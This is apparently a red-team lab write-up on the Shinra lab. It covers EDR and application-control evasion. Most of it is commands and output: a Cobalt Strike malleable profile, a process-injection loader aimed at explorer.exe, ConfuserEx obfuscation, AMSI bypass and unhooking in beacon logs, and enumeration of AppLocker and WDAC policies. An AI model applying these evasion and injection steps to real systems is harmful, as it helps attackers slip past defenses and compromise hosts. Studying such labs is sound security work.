

# Exploring Shinra Defenses

Notes, observations, and the straight and narrow of XCT's Shinra lab.

Shinra truly starts out with a phishing attempt. There's no one thing that "bypasses" or "evades" all defensive tooling. This is a collection of things that helped me.

Session prepping:

One thing pointed out by xct, and many others is memory protections. A lot of EDR's alert on the flipping of memory to rwx. This is classic beacon behavior. I opted to change this in my malleable profile by setting the "userwx" variable to false.

```
stage {  
  set obfuscate "true";  
  set stompe "true";  
  set cleanup "true";  
  set userwx "false";  
  set smartinject "true";  
}
```

You can implement this in your code as well. I will save you reading a ton of code, but my approach was what you may see in some shellcode loaders called "NTMapViewofSection" and is a combination of four native function calls:

NtCreateSection - Create a new section in the current process

NtMapViewOfSection - map the previous section into our process as RW

NtMapViewofSection - map the region from the previous step into a TARGET process as RX.

NtCreateThreadEx - create/Execute the thread in the target process.

We are performing process injection here. however, we can't provide a command line argument. We could just define a process ID and pray a process with that PID is running, or we can use `Process.GetProcessByName`.


This will search for the first instance of the process you defined, and inject itself there (don't choose explorer.exe in real life, this is bad opsec. For some reason I had more luck with explorer over dllhost and svchost here. I believe because it's in a directory whitelisted by applocker but I don't remember ATM.

```
// Get reference to target process
var target = Process.GetProcessByName("explorer")[0];
```

Now, since my loader is a .net framework application, I can use a tool called confuser. You can grab confuser here:

<https://mkaring.github.io/ConfuserEx/>

This is an incredible tool. Its for developers to "Protect" their source code. However, its great for malware. It has Anti-Debug, Anti-Dump,Control Flow obfuscation, Function obfuscation and more.



```
Unamed.cproj* - Confuser.Core 1.6.0+447341964f
New project Open project Save project Tools
Project Settings Protect! About
[INFO] Confuser.Core 1.6.0+447341964f Copyright © 2014 Ki, 2018 - 2022 Martin Karing
[INFO] Running on Microsoft Windows NT 6.2.9200.0, .NET Framework v4.0.30319.42000, 64 bits
[DEBUG] Discovering plugins...
[INFO] Discovered 13 protections, 1 packers.
[DEBUG] Resolving component dependency...
[INFO] Loading input modules...
[INFO] Loading 'edrRenew.exe'...
[INFO] Initializing...
[DEBUG] Building pipeline...
[DEBUG] Executing 'Type scanner' phase...
[INFO] Resolving dependencies...
[DEBUG] Checking Strong Name...
[DEBUG] Creating global .ctors...
[DEBUG] Executing 'Name analysis' phase...
[DEBUG] Building VTables & identifier list...
[DEBUG] Analyzing...
[INFO] Processing module 'edrRenew.exe'...
[DEBUG] Executing 'Invalid metadata addition' phase...
[DEBUG] Executing 'Renaming' phase...
[DEBUG] Renaming...
[DEBUG] Executing 'Anti-tamper module writer preparation' phase...
[DEBUG] Executing 'Anti-debug injection' phase...
[DEBUG] Executing 'Anti-dump injection' phase...
[DEBUG] Executing 'Anti-ILDasm marking' phase...
[DEBUG] Executing 'Encoding reference proxies' phase...
[DEBUG] Executing 'Constant encryption helpers injection' phase...
[DEBUG] Executing 'Resource encryption helpers injection' phase...
[DEBUG] Executing 'Type scrambler' phase...
[DEBUG] Executing 'Constants encoding' phase...
[DEBUG] Executing 'Hardening Phase' phase...
[DEBUG] Executing 'Anti-tamper helpers injection' phase...
[DEBUG] Executing 'Control flow mangling' phase...
[DEBUG] Executing 'Post-renaming' phase...
[DEBUG] Executing 'Anti-tamper metadata preparation' phase...
[DEBUG] Executing 'Apply watermark' phase...
[DEBUG] Watermarking...
[DEBUG] Executing 'Packer info extraction' phase...
[INFO] Writing module 'edrRenew.exe'...
[INFO] Finalizing...
[DEBUG] Saving to 'C:\Users\User\source\repos\edrRenew\edrRenew\bin\Release\Confused\edrRenew.exe'...
[DEBUG] Executing 'Export symbol map' phase...
[INFO] Done.
Finished at 5:25 PM, 0:00 elapsed.
```

## WDAC & Applocker

Now send the payload & profit:

external	internal ^	listener	user
172.16.10.2	172.16.11.10	shinra	Ashleigh Lewis
172.16.10.2	172.16.11.10	shinra	Ashleigh Lewis

Now, we have the opportunity to enumerate all of the defenses we have stacked against us. We already know Applocker and CLM are present here.

RastaMouse has pointed out that the Get-ChildItem cmdlet is still available to us in Constrained language mode.

Lets leverage this to grab the applocker policy

```
powershell Get-ChildItem "HKLM:Software\Policies\Microsoft\Windows\SrpV2\Exe"
```

Name	Property
61eed32c-5e3a-4157-b2d9-e4972b07e7d2	Value : <FilePathRule Id="61eed32c-5e3a-4157-b2d9-e4972b07e7d2" Name="mail" Description="" UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePathCondition Path="c:\programdata\dev\mail\*" /></Conditions></FilePathRule>
921cc481-6e17-4653-8f75-050b80acca20	Value : <FilePathRule Id="921cc481-6e17-4653-8f75-050b80acca20" Name="(Default Rule) All files located in the Program Files folder" Description="Allows members of the Everyone group to run applications that are located in the Program Files folder." UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePathCondition Path="%PROGRAMFILES%\*" /></Conditions></FilePathRule>
a61c8b2c-a319-4cd0-9690-d2177cad7b51	Value : <FilePathRule Id="a61c8b2c-a319-4cd0-9690-d2177cad7b51" Name="(Default Rule) All files located in the Windows folder" Description="Allows members of the Everyone group to run applications that are located in the Windows folder." UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePathCondition Path="%WINDIR%\*" /></Conditions></FilePathRule>
b7d88f0e-40cf-403a-a45b-8306d4730f9b	Value : <FilePathRule Id="b7d88f0e-40cf-403a-a45b-8306d4730f9b" Name="Attachments" Description="" UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePathCondition Path="C:\programdata\attachments\*" /></Conditions></FilePathRule>
fd686d83-a829-4351-8ff4-27c7de5755d2	Value : <FilePathRule Id="fd686d83-a829-4351-8ff4-27c7de5755d2" Name="(Default Rule) All files" Description="Allows members of the local Administrators group to run all applications." UserOrGroupSid="S-1-5-32-544" Action="Allow"><Conditions><FilePathCondition Path="*" /></Conditions></FilePathRule>

Voila, we have an idea about applocker. Now, .NET and powershell both rely on @types to run. We wont be able to enumerate much information about the AD environment until we bypass this.

First, lets inject an amsi bypass into the current process were running. I use bobby cookes bof:

<https://github.com/boku7/injectAmsiBypass>

There are a million tools and such to do this out there.

```
[01/13 17:40:27] beacon> inject-amsiBypass 3060
[01/13 17:40:27] [*] Inject AMSI Bypass (@0xBoku|github.com/boku7)

[CLIENT01] - x64 | Ashleigh.Lewis | 3060 - x64
beacon>
```


After injecting an amsi bypass I also go ahead and use raphael's unhook bof to remove any hooks the edr may have on processes, and then import powerview as i would normally. Now, im using unmanaged powershell with powerpick. this is important. powershell is not powershell.exe. powershell is System.Management.Automation.dll. We can utilize this to run a *Powershell runspace from within C#* with tools like powerpick. (hoping the edrs "malicious powershell" rules are tied to powershell.exe and not the actual dll.)

<https://github.com/specterops/at-ps>

Cobalt Strike 3.3 - Now with less PowerShell.exe - Cobalt Strike Research and Development

Cobalt Strike 3.3 - Now with less PowerShell.exe. :) [...]Read More...

<https://www.cobaltstrike.com/blog/cobalt-strike-3-3-now-with-less-powershell-exe/>



address	name	note
172.16.20.3	DC	
172.16.20.88	GRANITE	
172.16.20.81	COPPER	
172.16.20.128	metasploitable	
172.16.20.143	MOBILE	
172.16.20.103	QUARTZ	

Its time to attempt to unhook processes that elastic may be targeting. I use raph's old bof for this.

<https://github.com/rsmudge/unhook-bof>

```
Event Log X | Listeners X | Scripts X | Sites X | Web Log X | Beacon 172.16.11.10@5876 X
[01/16 14:34:37] beacon> inject-amsiBypass 5876
[01/16 14:34:37] [*] Inject AMSI Bypass (@xBoku|github.com/boku7)
[01/16 14:35:26] beacon> unhook
[01/16 14:35:26] [*] Running unhook
[01/16 14:35:49] [+] host called home, sent: 10200 bytes
[01/16 14:36:12] beacon> powershell-import /home/kali/Downloads/PowerView.ps1
[01/16 14:36:12] [*] Tasked beacon to import: /home/kali/Downloads/PowerView.ps1
[01/16 14:36:21] [+] received output:
Explorer.EXE <.rdata>
ntdll.dll <.00cfg>
KERNEL32.DLL <.rdata>
KERNELBASE.dll <.rdata>
msvc_p_win.dll <.rdata>
ucrtbase.dll <.rdata>
combase.dll <.rdata>
RPCRT4.dll <.rdata>
OLEAUT32.dll <.rdata>
shcore.dll <.rdata>
msvcrt.dll <.rdata>
advapi32.dll <.rdata>
sechost.dll <.rdata>
```

We can utilize powerview to grab the WDAC policy like such (credit rasta):

```
[01/16 14:36:57] beacon> powerpick Get-DomainGPO -Name *WDAC* -Properties GpcFileSysPath
[01/16 14:36:57] [*] Tasked beacon to run: Get-DomainGPO -Name *WDAC* -Properties GpcFileSysPath (unmanaged)
[01/16 14:37:03] [+] host called home, sent: 278050 bytes
[01/16 14:37:10] [+] received output:

gpcfilesyspath
-----
\\shinra-dev.vl\SysVol\shinra-dev.vl\Policies\{D790FE10-0521-4532-B0A2-137E0C6CF55D}

[CLIENT01] - x64 | Ashleigh.Lewis | 5876 - x64
beacon>
```

Alright! We are in good shape!! lets check lateral movement opportunities with powerview!

```
[01/16 14:46:43] [+] host called home, sent: 143785 bytes
[01/16 14:48:52] beacon> powerpick Find-DomainShare -CheckShareAccess
[01/16 14:48:52] [*] Tasked beacon to run: Find-DomainShare -CheckShareAccess (unmanaged)
[01/16 14:49:16] [+] host called home, sent: 134265 bytes
[01/16 14:49:23] [+] received output:

[01/16 14:51:17] [+] received output:
Name                Type Remark                ComputerName
----                -
CertEnroll          0 Active Directory Certificate Services share dc.shinra-dev.vl
NETLOGON            0 Logon server share      dc.shinra-dev.vl
SYSVOL              0 Logon server share      dc.shinra-dev.vl
ADMIN$              2147483648 Remote Admin             client01.shinra-dev.vl
C$                  2147483648 Default share            client01.shinra-dev.vl
workspace           0                               client04.shinra-dev.vl
Shinra              0 Shinra Company Share    file01.shinra-dev.vl
```

Okay, ADCS, yay, thats always fun. We also found dc, client04 and file01. The focus here is defenses. So lets see if we can pull the wdac policy from the domain controller since we have share access. were going in blind and dont have wmi access so we cant drop a file on the share and invoke it remotely. we can just list the share:

```
[01/16 14:56:15] beacon> ls \\dc.shinra-dev.vl\SysVOL\shinra-dev.vl\Policies
[01/16 14:56:15] [*] Tasked beacon to list files in \\dc.shinra-dev.vl\SysVOL\shinra-dev.vl\Policies
[01/16 14:56:25] [+] host called home, sent: 66 bytes
[01/16 14:56:26] [*] Listing: \\dc.shinra-dev.vl\SysVOL\shinra-dev.vl\Policies\

Size    Type    Last Modified    Name
----    -
dir     12/03/2022 14:36:55 {31B2F340-016D-11D2-945F-00C04FB984F9}
dir     12/03/2022 14:36:55 {6AC1786C-016F-11D2-945F-00C04FB984F9}
dir     12/26/2022 15:19:04 {CEC88653-5136-4010-A558-0DF5C510D6AE}
dir     12/21/2022 23:53:03 {D790FE10-0521-4532-B0A2-137E0C6CF55D}
```

voila! a bunch of registry.pol files :D download them!

Now, we can just pull them locally and parse them for the rules with matt greenes GPREgistryPolicyParser tool.

<https://github.com/PowerShell/GPREgistryPolicyParser>

```

PS C:\tools\GPRegistryPolicyParser> Import-Module .\GPRegistryPolicyParser.psm1
PS C:\tools\GPRegistryPolicyParser> Parse-PolFile C:\users\kyle4\Downloads\final.pol

KeyName       : Software\Policies\Microsoft\Windows\SrpV2\Appx
ValueName     : EnforcementMode
ValueType     : REG_DWORD
ValueLength   : 4
ValueData     : 1

KeyName       : Software\Policies\Microsoft\Windows\SrpV2\Appx\{a9e18c21-ff8f-43cf-b9fc-d40eed693ba}
ValueName     : Value
ValueType     : REG_SZ
ValueLength   : 882
ValueData     : <FilePublisherRule Id="{a9e18c21-ff8f-43cf-b9fc-d40eed693ba}" Name="(Default Rule) All signed packaged
apps" Description="Allows members of the Everyone group to run packaged apps that are signed."
UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePublisherCondition PublisherName="*"
ProductName="*" BinaryName="*"><BinaryVersionRange LowSection="0.0.0"
HighSection="*" /></FilePublisherCondition></Conditions></FilePublisherRule>

KeyName       : Software\Policies\Microsoft\Windows\SrpV2\D11
ValueName     :
ValueType     : REG_NONE
ValueLength   : 0
ValueData     :

KeyName       : Software\Policies\Microsoft\Windows\SrpV2\Exe
ValueName     : EnforcementMode
ValueType     : REG_DWORD
ValueLength   : 4
ValueData     : 1

KeyName       : Software\Policies\Microsoft\Windows\SrpV2\Exe\{61eed32c-5e3a-4157-b2d9-e4972b07e7d2}
ValueName     : Value
ValueType     : REG_SZ
ValueLength   : 438
ValueData     : <FilePathRule Id="{61eed32c-5e3a-4157-b2d9-e4972b07e7d2}" Name="mail" Description=""
UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePathCondition
Path="c:\programdata\dev\mail\*" /></Conditions></FilePathRule>

KeyName       : Software\Policies\Microsoft\Windows\SrpV2\Exe\{921cc481-6e17-4653-8f75-050b80acca20}
ValueName     : Value

```

BOOM! No more guessing :D. This can also be repeated for each machine.